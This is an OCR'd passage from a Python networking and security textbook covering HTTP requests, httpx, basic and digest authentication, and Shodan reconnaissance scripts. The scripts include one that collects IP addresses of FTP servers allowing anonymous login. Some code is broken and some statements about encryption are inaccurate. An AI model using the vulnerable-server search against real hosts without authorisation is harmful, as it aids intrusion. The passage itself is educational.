     deflate",
    "Accept-Language": "es-
     ES,es;q=0.9",
    "Host": "httpbin.org",
    "Upgrade-Insecure-
     Requests": "1",
    "User-Agent":
     "Mozilla/5.0 (X11; Linux
     x86_64)
     AppleWebKit/537.36
     (KHTML, like Gecko)
     Chrome/80.0.3987.149
     Safari/537.36",
    "X-Amzn-Trace-Id":
     "Root=1-5edd6c96-
     6e68236005a1c6a2aadef888
     "
  },
  "origin": "84.127.93.2",
  "url":
     "http://httpbin.org/get"
}
```

In the previous output, we can see the response in JSON format for the **`get`** endpoint available in the **`httpbin.org`** service.

You can find the following code in the **`testing_api_rest_get_method.py`** file inside the **`requests`** folder:

```
import requests, json
```

```
response =
      requests.get("http://htt
      pbin.org/get",timeout=5)
print("HTTP Status Code: " +
      str(response.status_code
      ))
print(response.headers)
if response.status_code ==
      200:
results = response.json()
for result in
      results.items():
print(result)
print("Headers response: ")
for header, value in
      response.headers.items()
      :
print(header, '-->', value)
print("Headers request : ")
for header, value in
      response.request.headers
      .items():
print(header, '-->', value)
print("Server:" +
      response.headers['server
      '])
else:
print("Error code %s" %
      response.status_code)
```

When you execute the previous code, you should see the output with the headers obtained for a request and

response. The **`headers`** response will be similar to the output obtained in JSON format. With **`GET`** requests, we can validate in an easy way that the service is running and returning a valid response.

Making POST requests with the REST API

Unlike the **`GET`** method that sends the data in the URL, the **`POST`** method allows us to send data to the server in the request body.

For example, suppose we have a service to register a user using a form where you must pass an ID and email. This information would be passed through the **`data`** attribute through a dictionary structure. The **`POST`** method requires an extra field called **`data`**, in which we send a dictionary with all the elements that we will send to the server through the corresponding method.

In this example, we are going to simulate the sending of an HTML form through a **`POST`** request, just like browsers do when we send a form to a website. Form data is always sent in a key-value dictionary format.

The **`POST`** method is available in the https://httpbin.org/#/HTTP_Methods/post_post service:




Figure 4.2 – Testing the POST method in the httpbin service

In the following example, we define a data dictionary that we are using with the **POST** method for passing data in the body request in **key: value** format:

```
requests.post('https://httpbi
      n.org/post', data =
      {'key':'value'})"
```

Also, we are using a specific header to send information to the server in JSON format. In this case, we can add our own header or modify existing ones with the **headers** parameter.

You can find the following code in the **testing_api_rest_post_method.py** file inside the **requests** folder:

```
#!/usr/bin/env python3
import requests,json
data_dictionary = {"id":
      "0123456789"}
headers = {"Content-Type" :
      "application/json","Acce
      pt":"application/json"}
```

```
response =
      requests.post("http://ht
      tpbin.org/post",data=dat
      a_dictionary,headers=hea
      ders,json=data_dictionar
      y)
print("HTTP Status Code: " +
      str(response.status_code
      ))
print(response.headers)
if response.status_code ==
      200:
results = response.json()
for result in
      results.items():
print(result)
print("Headers response: ")
for header, value in
      response.headers.items()
      :
print(header, '-->', value)
print("Headers request : ")
for header, value in
      response.request.headers
      .items():
print(header, '-->', value)
print("Server:" +
      response.headers['server
      '])
else:
```

```
print("Error code %s" %
      response.status_code)
```

In the previous code, in addition to using the **POST** method, we are passing the data that you want to send to the server as a parameter in the **data** attribute. When you run the preceding script, you will receive the following output:

```
HTTP Status Code: 200
{'Date': 'Sun, 14 Jun 2020
      19:21:12 GMT', 'Content-
      Type':
      'application/json',
      'Content-Length': '467',
      'Connection': 'keep-
      alive', 'Server':
      'gunicorn/19.9.0',
      'Access-Control-Allow-
      Origin': '*', 'Access-
      Control-Allow-
      Credentials': 'true'}
('args', {})
('data', 'id=0123456789')
('files', {})
('form', {})
('headers', {'Accept':
      'application/json',
      'Accept-Encoding':
      'gzip, deflate',
      'Content-Length': '13',
      'Content-Type':
      'application/json',
      'Host': 'httpbin.org',
```

```
      'User-Agent': 'python-
      requests/2.23.0', 'X-
      Amzn-Trace-Id': 'Root=1-
      5ee678a8-
      fca228200b729be0fd8a0e40
      '})
('json', None)
('origin', '185.255.105.40')
('url',
      'http://httpbin.org/post
      ')
Headers response:
Date --> Sun, 14 Jun 2020
      19:21:12 GMT
Content-Type -->
      application/json
Content-Length --> 467
Connection --> keep-alive
Server --> gunicorn/19.9.0
Access-Control-Allow-Origin -
      -> *
Access-Control-Allow-
      Credentials --> true
Headers request :
User-Agent --> python-
      requests/2.23.0
Accept-Encoding --> gzip,
      deflate
Accept --> application/json
Connection --> keep-alive
```

```
Content-Type -->
     application/json
Content-Length --> 13
Server:gunicorn/19.9.0
```

In the output of the previous script, we can see that the response object that contains the ID is being sent in the data dictionary object. Also we can see headers related to the **application/json** content type and the **user agent** header where we can see headers is established in the **python-request/2.23** value corresponding to the version of the **requests** module we are using.

Managing a proxy with requests

An interesting feature offered by the **requests** module is the option to make requests through a proxy or intermediate machine between our internal network and the external network. A proxy is defined in the following way:

```
>>> proxy =
     {"protocol":"ip:port"}
```

To make a request through a proxy, we are using the **proxies** attribute of the **get()** method:

```
>>> response =
     requests.get(url,headers
     =headers,proxies=proxy)
```

The **proxy** parameter must be passed in the form of a dictionary, that is, you have to create a dictionary type

where we specify the protocol with the IP address and the port where the proxy is listening:

```
>>> import requests
>>> http_proxy =
      "http://<ip_address>:
      <port>"
>>> proxy_dictionary = {
      "http" : http_proxy}
>>>
      requests.get("http://dom
      ain.com",
      proxies=proxy_dictionary
      )
```

The preceding code could be useful in case we need to make requests from an internal network through an intermediate machine. For this, it is necessary to know the IP address and port of this machine.

Managing exceptions with requests

Compared to other modules, the **`requests`** module handles errors in a different way. In the following example, we see how the **`requests`** module generates a **`404 error`**, indicating that it cannot find the requested resource:

```
>>> response =
      requests.get('http://www
      .google.com/pagenotexist
      s')
>>> response.status_code
```

```
404
```

To see the exception generated internally, we can use the **`raise_for_status()`** method:

```
>>>
      response.raise_for_statu
      s()
requests.exceptions.HTTPError
      : 404 Client Error
```

In the event of making a request to a host that does not exist, and once the timeout has been produced, we get a **`ConnectionError`** exception:

```
>>> response =
      requests.get('http://url
      _not_exists')
requests.exceptions.Connectio
      nError:
      HTTPConnectionPool(host=
      'url_not_exists',
      port=80): Max retries
      exceeded with url: /
      (Caused by
      NewConnectionError('<url
      lib3.connection.HTTPConn
      ection object at
      0x7f0a58525780>: Failed
      to establish a new
      connection: [Errno -2]
      Name or service not
      known',))
```

With this we have come to the end of our section on the **`requests`** module. As you may have noticed by

now, the **requests** module makes it easier to use HTTP requests in Python compared with **urllib**. Unless you have a requirement to use **urllib**, I would recommend using **requests** for your projects in Python.

Now that you know the basics of building an HTTP client with the **requests** module, let's move on to learning about building an HTTP client with the **httpx** module for managing asynchronous requests.

Building an HTTP client with httpx

The **httpx** package is the recommended Python standard library package for HTTP and asynchronous tasks in Python 3.7. This module has a simpler interface, and it also has the capacity to manage all tasks related to asynchronous requests.

This module is compatible with requests and with the version of the HTTP/2 protocol, which offers a series of improvements at the performance level, such as the compression of the headers that are sent in the requests.

This module supports both versions HTTP/1.1 and HTTP/2. The main difference between these two versions is that the HTTP/2 version is a protocol based on binary data instead of textual data.

HTTP/2 is a big new version of the HTTP protocol, offering much more effective transport with possible performance advantages. HTTP/2 does not change the core semantics of the request or response, but does change the way data is transmitted from and to the server.

You can install the **httpx** module on your system in an easy way with the **pip** command:

```
pip3 install httpx
```

If you are using Python 3.7, you can use the following command:

```
python3.7 -m pip install
      <module>
```

This module is available on the **PyPi** repository as the requests package. It can either be installed through **Pip** or downloaded from https://www.python-httpx.org, where you can find the documentation.

You can find the following code in the **httpx_basic.py** file inside the **httpx** folder:

```
import httpx
client =
      httpx.Client(timeout=10.
      0)
response =
      client.get("http://www.g
      oogle.es")
print(response)
print(response.status_code)
print(response.text)
```

For asynchronous programming support, we can use the **asyncio** module that allows us to make many requests in parallel without blocking the rest of the operations.

You can find the following code in the **`httpx_asyncio.py`** file inside the **`httpx`** folder:

```
import httpx
import asyncio
async def request_http1():
async with
      httpx.AsyncClient() as
      client:
response = await
      client.get("http://www.g
      oogle.es")
print(response)
print(response.text)
print(response.http_version)
asyncio.run(request_http1())
```

HTTP/2 support is not enabled by default when using the **`httpx`** client because HTTP/1.1 is a mature, battle-hardened transport layer, and our HTTP/1.1 implementation may, at this point in time, be considered the more robust option.

TIP

You can get more information about this feature in the documentation module, at https://www.python-httpx.org/http2/.

If we want to enable HTTP/2 support, we could use the **`http2=True`** parameter to enable HTTP/2 support on the client. You can find the following code in the **`httpx_asyncio_http2.py`** file inside the **`httpx`** folder:

```
import httpx
import asyncio
async def resquest_http2():
async with
      httpx.AsyncClient(http2=
      True) as client:
response = await
      client.get("https://www.
      google.es")
print(response)
print(response.http_version)
asyncio.run(resquest_http2())
```

To execute the previous script, we need to install the **`http2`** extension using the following command:

```
pip3 install httpx[http2]
```

When executing the previous script, the output will indicate that you are using the HTTP/2 version, which indicates that you can handle multiple requests concurrently from a TCP stream.

We have alternatives for managing requests in an asynchronous way. In the following example, we are using the **`trio`** module instead of **`asyncio`** to execute tasks in parallel.

TIP

The **Trio module** *(https://github.com/python-trio/trio) offers a friendly Python library for async concurrency and I/O methods. You can obtain the documentation pertaining to this module at https://trio.readthedocs.io/en/stable/reference-core.html.*

You can find the following code in the **httpx_http2_trio.py** file inside the **httpx** folder:

```
import httpx
import trio
results={}
async def
      fetch_result(client,url,
      results):
print(url)
results[url] = await
      client.get(url)
async def
      main_pallarel_requests()
      :
async with
      httpx.AsyncClient(http2=
      True) as client:
async with
      trio.open_nursery() as
      nursey:
for i in range(2000,2020):
url =
      f"https://en.wikipedia.o
      rg/wiki/{i}"
nursey.start_soon(fetch_resul
      t,client,url,results)
trio.run(main_parallel_reques
      ts)
print(results)
```

Here we are using the **`trio`** module with **`async-await pattern`**, where we can highlight the presence of the **`open_nursery()`** method, which provides a different approach for concurrent programming. This approach is based on each call to **`nursery.start_soon()`** adding another task that runs in parallel.

You can get more information about this pattern in the trio documentation: https://trio.readthedocs.io/en/stable/tutorial.html#warning-don-t-forget-that-await.

As we have seen in this section, the **`httpx`** module makes it easier to manage asynchronous requests in conjunction with **`asyncio`** and both are the recommended modules for this task.

Now that you know the basics of building an HTTP client with the **`httpx`** module, let's move on to learning about HTTP authentication mechanisms and how they are implemented in Python.

Authentication mechanisms with Python

Most of the web services that we use today require some authentication mechanism in order to ensure that the user's credentials are valid to access it. In this section, we'll learn how to implement authentication in Python.

The HTTP protocol natively supports three authentication mechanisms:

- **HTTP basic authentication**: Base64 is based on the HTTP basic authentication mechanism to encode the user composed with a password using the format **`user:password`**.
- **HTTP digest authentication**: This mechanism uses MD5 to encrypt the user, key, and realm hashes.
- **HTTP bearer authentication**: This mechanism uses an authentication based on **`access_token`**. One of the most popular protocols that uses this type of authentication is OAuth. In the following URL, we can find the different Python libraries supported by this protocol: https://oauth.net/code/python/

Python supports both mechanisms through the **`requests`** module. However, the main difference between both methods is that basic only encodes without actually encrypting, whereas digest encrypts the user's information in MD5 format.

Let's understand these mechanisms in more detail in the upcoming subsections.

HTTP basic authentication with a requests module

HTTP basic is a simple mechanism that allows you to implement basic authentication over HTTP resources. The main advantage is the ease of implementing it in Apache web servers, using standard Apache directives and the **`httpasswd`** utility.

The issue with this method is that it is easy to extract credentials from the user with a Wireshark sniffer because the information is sent in plain text. For an attacker, it could be easy to decode the information in Base64 format. If the client knows that a resource is protected with this mechanism, the login and password can be sent with base encoding in the **`Authorization`** header.

Basic-access authentication assumes a username and a password will identify the client. When the browser client first accesses a site using this authentication, the server responds with a type **`401`** response, containing the **`WWW-Authenticate`** tag, the **`Basic`** value, and the protected domain name.

Assuming that we have a URL protected with this type of authentication, we can use the **`HTTPBasicAuth`** class from the **`requests`** module.

In the following script, we are using this class to provide the user credentials as a tuple. You can find the following code in the **`basic_authentication.py`** file inside the **`requests`** folder:

```
#!/usr/bin/env python3
import requests
```

```
from requests.auth import
      HTTPBasicAuth
from getpass import getpass
username=input("Enter
      username:")
password = getpass()
response =
      requests.get('https://ap
      i.github.com/user',
      auth=HTTPBasicAuth(usern
      ame,password))
print('Response.status_code:'
      +
      str(response.status_code
      ))
if response.status_code ==
      200:
    print('Login successful
      :'+response.text)
```

Here we are using **HTTPBasicAuth** for authenticating in the GitHub service using the username and password entered by the user. If the login is successful, it will return the information about the user in the GitHub service and URLs related to the GitHub API the user could access.

HTTP digest authentication with the requests module

HTTP digest is a mechanism used in the HTTP protocol to improve the basic authentication process. MD5 is

usually used to encrypt user information, as well as the key and domain, although other algorithms, such as SHA, can also be used to improve security in its different variants.

Digest-based access authentication extends basic-access authentication by using a one-way hashing cryptographic algorithm (MD5) to first encrypt authentication information, and then add a unique connection value.

The client browser uses this value when calculating the password response in hash format. Although the password is obfuscated by the use of a cryptographic hash, and the use of the unique value prevents a replay attack from being threatened, the login name is sent in plain text to the server.

Assuming we have a URL protected with this type of authentication, we could use **`HTTPDigestAuth`**, available in the **`requests.auth`** submodule, as follows:

```
>>> import requests
>>> from requests.auth import
      HTTPDigestAuth
>>> response =
      requests.get(protectedUR
      L,
      auth=HTTPDigestAuth(user
      ,passwd))
```

In the following script, we are using the **`auth`** service, http://httpbin.org/digest-auth/auth/user/pass, to test the digest authentication for accessing a protected-resource digest authentication. The script is similar to the previous one with basic authentication. The main difference is the part where we send the username and password over the protected URL.

You can find the following code in the **digest_authentication.py** file inside the **requests** folder:

```
#!/usr/bin/env python3
import requests
from requests.auth import
     HTTPDigestAuth
from getpass import getpass
user=input("Enter user:")
password = getpass()
url =
     'http://httpbin.org/dige
     st-auth/auth/user/pass'
response = requests.get(url,
     auth=HTTPDigestAuth(user
     , password))
print("Headers request : ")
for header, value in
     response.request.headers
     .items():
  print(header, '-->', value)
print('Response.status_code:'
     +
     str(response.status_code
     ))
if response.status_code ==
     200:
    print('Login successful
     :'+str(response.json()))
    print("Headers response:
     ")
```

```
    for header, value in
      response.headers.items()
      :
         print(header, '-->',
      value)
```

In the previous script, we are using the **`httpbin`** service to demonstrate how to use the **`HTTPDigestAuth`** class to pass **`user`** and **`password`** parameters.

If we execute the previous script introducing the *correct user and password*, we get the following output with status code **`200`**, where we can see the JSON string associated with a successful login:

```
Enter user:user
Password:
Headers request :
User-Agent --> python-
     requests/2.18.4
Accept-Encoding --> gzip,
     deflate
Accept --> */*
Connection --> keep-alive
Cookie --> stale_after=never;
     fake=fake_value
Authorization --> Digest
     username="user",
     realm="me@kennethreitz.c
     om",
     nonce="07d5f3cea3c04cc8f
     660aad5b47a93b2",
     uri="/digest-
```

```
      auth/auth/user/pass",
      response="56a88cdefd781b
      f45ca0425f97e0a2fe",
      opaque="a6cb65605411022c
      09de7aa207db7500",
      algorithm="MD5",
      qop="auth", nc=00000001,
      cnonce="87146a694188fcc9
      "
Response.status_code:200
Login successful :
      {'authenticated': True,
      'user': 'user'}
Headers response:
Date --> Sun, 13 Sep 2020
      19:20:06 GMT
Content-Type -->
      application/json
Content-Length --> 47
Connection --> keep-alive
Server --> gunicorn/19.9.0
Set-Cookie -->
      fake=fake_value; Path=/,
      stale_after=never;
      Path=/
Access-Control-Allow-Origin -
      -> *
Access-Control-Allow-
      Credentials --> true
```

In the previous output, we can see how, in the **`Authorization`** header, a request is sending

information related to the digest and the algorithm being used.

If we introduce an *incorrect user or password*, we get the following output with a **401** status code:

```
Enter user:user
Password:
Headers request :
User-Agent --> python-
      requests/2.18.4
Accept-Encoding --> gzip,
      deflate
Accept --> */*
Connection --> keep-alive
Cookie --> stale_after=never;
      fake=fake_value
Authorization --> Digest
      username="user",
      realm="me@kennethreitz.c
      om",
      nonce="27f0a717eb5e3d3e5
      6d0fbe03cda5512",
      uri="/digest-
      auth/auth/user/pass",
      response="4fc24b8352886f
      835337261bc7c3cbbf",
      opaque="825c653bd67d2f0f
      a07f4926315e7550",
      algorithm="MD5",
      qop="auth", nc=00000001,
      cnonce="b0fcf93139276be9
      "
```

```
Response.status_code:401
```

In this section, we have reviewed how the **requests** module has good support for both authentication mechanisms.

Summary

In this chapter, we looked at the **http.client**, **urllib.request**, **requests**, and **httpx** modules for building HTTP clients. The **requests** module is a very useful tool if we want to consume API endpoints from our Python application. In the last section, we reviewed the main authentication mechanisms and how to implement them with the **requests** module.

Everything learned throughout this chapter will be useful for developers like you when it comes to having a variety of alternatives when you need to use a module that makes it easier for us to make requests to a web service or REST API.

In the next chapter, we will explore programming packages in Python to extract public information from servers with services such as Shodan, Binary Edge, and Hunter.io. Also, we will review some techniques for banner grabbing and obtaining information from DNS servers.

Questions

As we conclude, here is a list of questions for you to test your knowledge regarding this chapter's material. You will find the answers in the *Assessments* section of the *Appendix*:

1. How can we realize a **`POST`** request with the **`requests`** module by passing a dictionary-type data structure that would be sent to the request body?
2. What is the correct way to make a **`POST`** request through a proxy server and modify the information of the headers at the same time?
3. How can we obtain the code of an **`HTTP`** request returned by the server if, in the response object, we have the response of the server?
4. Which mechanism is used to improve the basic authentication process by using a one-way hashing cryptographic algorithm?
5. Which header is used to identify the browser and operating system that we are using to send requests to a URL?

Further reading

In the following links, you can find more information about the mentioned tools and the official Python documentation for some of the modules referred to:

- **`http.client` documentation**: https://docs.python.org/3/library/http.client.html
- **`urllib.request` documentation**: https://docs.python.org/3/library/urllib.request.html
- **`requests` documentation**: https://requests.readthedocs.io/en/master
- **`httpx` documentation**: https://www.python-httpx.org

Section 3: Server Scripting and Port Scanning with Python

In this section, the reader will learn how to use Python libraries for server scripting to collect information from servers, and also to connect to many different types of servers to detect vulnerabilities with specific tools used for port scanning.

This part of the book comprises the following chapters:

- *Chapter 6, Gathering Information from Servers*
- *Chapter 7, Interacting with FTP, SFTP, and SSH Servers*
- *Chapter 8, Working with Nmap Scanner*

Chapter 6: Gathering Information from Servers

In this chapter, we will learn about the modules that allow extracting information that servers expose publicly. The information collected about the target we are analyzing, be it a domain, a host, a server, or a web service, will be very useful while carrying out the pentesting or audit process.

We will learn about tools such as Shodan and BinaryEdge for banner grabbing and getting information for a specific domain. We will learn how to get information on DNS servers with the Python DNS module and apply the fuzzing process over a web application.

The following topics will be covered in this chapter:

- Extracting information from servers with Shodan
- Using Shodan filters and the BinaryEdge search engine
- Using the **`socket`** module to obtain server information
- Getting information on DNS servers with **`DNSPython`**

- Getting vulnerable addresses in servers with Fuzzing

Technical requirements

Before you start reading this chapter, you should know the basics of Python programming and have some basic knowledge about the HTTP protocol. We will work with Python version 3.7 available at www.python.org/downloads.

The examples and source code for this chapter are available in the GitHub repository at https://github.com/PacktPublishing/Mastering-Python-for-Networking-and-Security-Second-Edition.

Check out the following video to see the Code in Action:

https://bit.ly/2GEhx0c

Extracting information from servers with Shodan

In this section, you'll learn Shodan basics for getting information from banner servers and versions of the operating system. Rather than indexing the web content, Shodan indexes information about headers, banners, and the versions of the server and operating system they are running.

Shodan (https://www.shodan.io) is an acronym for **Sentient Hyper-Optimized Data Access Network** (System Shock 2). Unlike traditional search engines that crawl the web to show results, Shodan tries to capture

data from ports and open services, so if you know how to search for information related to open services in specific servers, you can discover vulnerabilities in web servers.

Shodan is a search engine responsible for examining and monitoring internet-connected devices and different types of devices (for example, IP cameras) and extracting useful information about services running on those destinations.

Accessing Shodan services

Unlike other search engines, Shodan does not search for web content—it indexes information about the server from the headers of HTTP requests, such as the operating system, banners, server type, and versions.

We can access Shodan in different ways depending on our needs:

- Through the web interface Shodan provides
- Through a RESTful API
- Programmatically from Python using the **`shodan`** module

To use Shodan from Python programmatically, it is necessary to have an account in Shodan with a Developer Shodan Key; this way, it allows Python developers to automate the searches in their services through its API. If we register as developers, we obtain a **`SHODAN_API_KEY`**, which we will use in our

scripts in Python to perform the same searches that can be done through the https://developer.shodan.io service.

If we register as developers, in addition to being able to obtain a **SHODAN_API_KEY**, we have other advantages, such as obtaining more results or using search filters.

We just saw that we can use Shodan in three different ways. Let's take a closer look at the RESTful API method.

The Shodan RESTful API

Shodan provides a RESTful API to make requests to its services, which you can find at https://developer.shodan.io/api. Depending on what your request is, the RESTful API provides you with different search methods as can be seen in the following screenshot:




Figure 6.1 – Shodan endpoints REST API

For example, if we want to perform a search for a specific IP address, we can use the **`/shodan/host/{ip}`** endpoint. To make the requests correctly, it is necessary to indicate the **`API_KEY`** that we obtained when we registered.

For example, with the following request, we obtain the search results with the **`nginx`** search, which returns a response in JSON format:

```
https://api.shodan.io/shodan/
      host/search?key=
      <api_key>&query=nginx
```

In the following script, we are using the RESTful API for getting information about a specific IP address such as DNS servers and geolocation.

You can find the following code in the **shodan_info_host.py** file in the **shodan** folder on the GitHub repository:

```
#!/usr/bin/env python
import requests
import os
SHODAN_API_KEY =
     os.environ['SHODAN_API_K
     EY']
ip = '1.1.1.1'
def ShodanInfo(ip):
    try:
       result =
     requests.get(f"https://a
     pi.shodan.io/shodan/host
     /{ip}?key=
     {SHODAN_API_KEY}&minify=
     True").json()
    except Exception as
     exception:
       result =
     {"error":"Information
     not available"}
    return result
print(ShodanInfo(ip))
```

Here, we are using the **requests** module for getting a JSON response from the Shodan RESTful API. The output of this script will show you information

related to the IP address geolocation and other information related to the organization and country:

```
{'region_code': None, 'tags':
      [], 'ip': 16843009,
      'area_code': None,
      'domains': ['one.one'],
      'hostnames':
      ['one.one.one.one'],
      'postal_code': None,
      'dma_code': None,
      'country_code': 'AU',
      'org': 'Cloudflare',
      'data': [], 'asn':
      'AS13335', 'city': None,
      'latitude': -33.494,
      'isp': 'CRISLINE',
      'longitude': 143.2104,
      'last_update': '2020-06-
      25T15:29:34.542351',
      'country_code3': None,
      'country_name':
      'Australia', 'ip_str':
      '1.1.1.1', 'os': None,
      'ports': [53]}
```

The RESTful API makes it easy for us to make queries from the endpoints it offers, which makes it easier for the developer to obtain information about metadata allocated in services or servers Shodan has indexed.

Shodan search with Python

Using the **`search()`** method with the **`shodan`** Python module, you can search for information about publicly-connected devices in the same way we did using the **`requests`** module.

You can find the following code in the **`basic_shodan_search.py`** file in the **`shodan`** folder on the GitHub repository:

```
#!/usr/bin/python
import shodan
import os
SHODAN_API_KEY =
      os.environ['SHODAN_API_K
      EY']
shodan =
      shodan.Shodan(SHODAN_API
      _KEY)
try:
    resultados =
      shodan.search('nginx')
    print("results
      :",resultados.items())
except Exception as
      exception:
    print(str(exception))
```

Here, we are using the **`search()`** method from the **`shodan`** module to get the item's number that returns the service when searching the **`nginx`** web server.

IMPORTANT NOTE

Remember it's necessary to register in the Shodan service and obtain the API key from the Shodan developer site, https://developer.shodan.io.

We could also create a script that accepts the target and the search as command-line arguments for automating this process in Python.

You can find the following code in the **shodanSearch.py** file in the **shodan** folder on the GitHub repository:

```
#!/usr/bin/env python
import shodan
import argparse
import socket
import sys
import os
SHODAN_API_KEY =
      os.environ['SHODAN_API_K
      EY']
api =
      shodan.Shodan(SHODAN_API
      _KEY)
parser =
      argparse.ArgumentParser(
      description='Shodan
      search')
parser.add_argument("--
      target", dest="target",
      help="target IP /
      domain", required=None)
parser.add_argument("--
      search", dest="search",
```

```
      help="search",
      required=None)
parsed_args =
      parser.parse_args()
if len(sys.argv)>1 and
      sys.argv[1] == '--
      search':
    try:
       results =
      api.search(parsed_args.s
      earch)
       print('Results: %s' %
      results['total'])
       for result in
      results['matches']:
            print('IP: %s' %
      result['ip_str'])
            print(result['dat
      a'])
    except shodan.APIError as
      exception:
       print('Error: %s' %
      exception)
```

In the first part of the preceding code, we are initializing the Shodan module and we are using the **`search()`** method to get the IP address from the **`results`** dictionary. In the next part, we are using the **`host()`** method to get information about a specific hostname:

```
if len(sys.argv)>1
      and  sys.argv[1] == '--
      target':
```

```
try:
    hostname =
  socket.gethostbyname(par
  sed_args.target)
    results =
  api.host(hostname)
    print("""
            IP: %s
            Organization:
  %s
            Operating
  System: %s
    """ %
  (results['ip_str'],
  results.get('org',
  'n/a'),
                  results
  .get('os', 'n/a')))
    for item in
  results['data']:
        print("""Port: %s
  Banner: %s""" %
  (item['port'],

                        i
  tem['data']))
except shodan.APIError as
  exception:
    print('Error: %s' %
  exception)
```

The previous script provides two functionalities. The first one is related to a searching a specific string using the **-**

search argument. The second one is related to getting information about banners for a specific host or IP address using the **-target** argument.

The **shodanSearch** script accepts a search string and the IP address of the host:

```
$ python3 shodanSearch.py -h
usage: shodanSearch.py [-h]
      [--target TARGET] [--
      search SEARCH]
Shodan search
optional arguments:
  -h, --help      show this
     help message and exit
  --target TARGET  target IP
     / domain
  --search SEARCH  search
```

The results of the preceding script are shown in the following. With the **-target** parameter, we get information about the organization, and for each port detected, it shows information related to the banner server:

```
$ python3 ShodanSearch.py -
      target 37.187.209.250
                IP:
      37.187.209.250
                Organization:
      OVH SAS
                Operating
      System: None
```

```
Port: 80 Banner: HTTP/1.1 200
      OK
Server: nginx
Date: Tue, 23 Jun 2020
      14:19:56 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PleskLin
```

Also, we could combine the RESTful API with the Shodan Python module for getting more information. For example, we could use the endpoint related to resolving domains to get the IP address from a specific domain:

https://api.shodan.io/dns/resolve

You can find the following code in the **shodan_api_rest.py** file inside the **shodan** folder:

```
import shodan
import requests
import os
SHODAN_API_KEY =
      os.environ['SHODAN_API_K
      EY']
api =
      shodan.Shodan(SHODAN_API
      _KEY)
domain = 'www.python.org'
```

```
dnsResolve =
      f"https://api.shodan.io/
      dns/resolve?hostnames=
      {domain}&key=
      {SHODAN_API_KEY}"
try:
    resolved =
      requests.get(dnsResolve)
    hostIP = resolved.json()
      [domain]
    host = api.host(hostIP)
    print("IP: %s" %
      host['ip_str'])
    print("Organization: %s"
      % host.get('org',
      'n/a'))
    print("Operating System:
      %s" % host.get('os',
      'n/a'))
    for item in host['data']:
        print("Port: %s" %
      item['port'])
        print("Banner: %s" %
      item['data'])
except shodan.APIError as
      exception:
        print('Error: %s' %
      exception)
```

In the previous script, first, we are resolving the target domain to an IP address and later, we are using the **`host()`** method from the **`shodan`** module to get information related to banners.

You must have noticed by now that the benefit of using the Shodan search engine is the ability to quickly query information about public-facing internet-connected devices and with the free service Shodan provides, you only need to get your **API_KEY** to access this information. Now, we are going to analyze a specific use case for searching in Shodan.

SEARCHING FOR FTP SERVERS

In addition to obtaining information about the banners and services available in a certain domain or IP address, we could use Shodan to obtain vulnerabilities in certain services that may not be properly secured by an organization. For example, FTP services offer the possibility of anonymous access since FTP servers can be configured to allow access without a username and password.

You can perform a search for servers that have FTP access with an anonymous user that can be accessed without a username and password. If we perform the search with the **port: 21 Anonymous user logged in** string, we obtain those vulnerable FTP servers.

You can find the following code in the **ShodanSearch_FTP_Vulnerable.py** file inside the **shodan** folder:

```
#!/usr/bin/env python
import shodan
import re
import os
servers =[]
```

```
SHODAN_API_KEY =
      os.environ['SHODAN_API_K
      EY']
shodanApi =
      shodan.Shodan(shodanKeyS
      tring)
results =
      shodanApi.search("port:
      21 Anonymous user logged
      in")
print("hosts number: " +
      str(len(
      results['matches'])))
for result in
      results['matches']:
         if result['ip_str']
      is not None:
                servers.appen
      d(result['ip_str'])
for server in servers:
    print(server)
```

With the execution of the previous script, we obtain an IP address list with servers that are vulnerable to anonymous login in their FTP services.

Now that you know the basics about getting information from banner servers and versions of the operating system with the Shodan service, let's move on to learning about how to obtain server information with Shodan filters and the BinaryEdge service.

Using Shodan filters and the BinaryEdge search engine

In this section, you'll learn specific tools for extracting information from the Shodan and BinaryEdge search engines. These types of tools can help us when carrying out auditing and monitoring tasks in an organization's networks. They also help us to carry out tests regarding the vulnerabilities found in the services used in a specific organization.

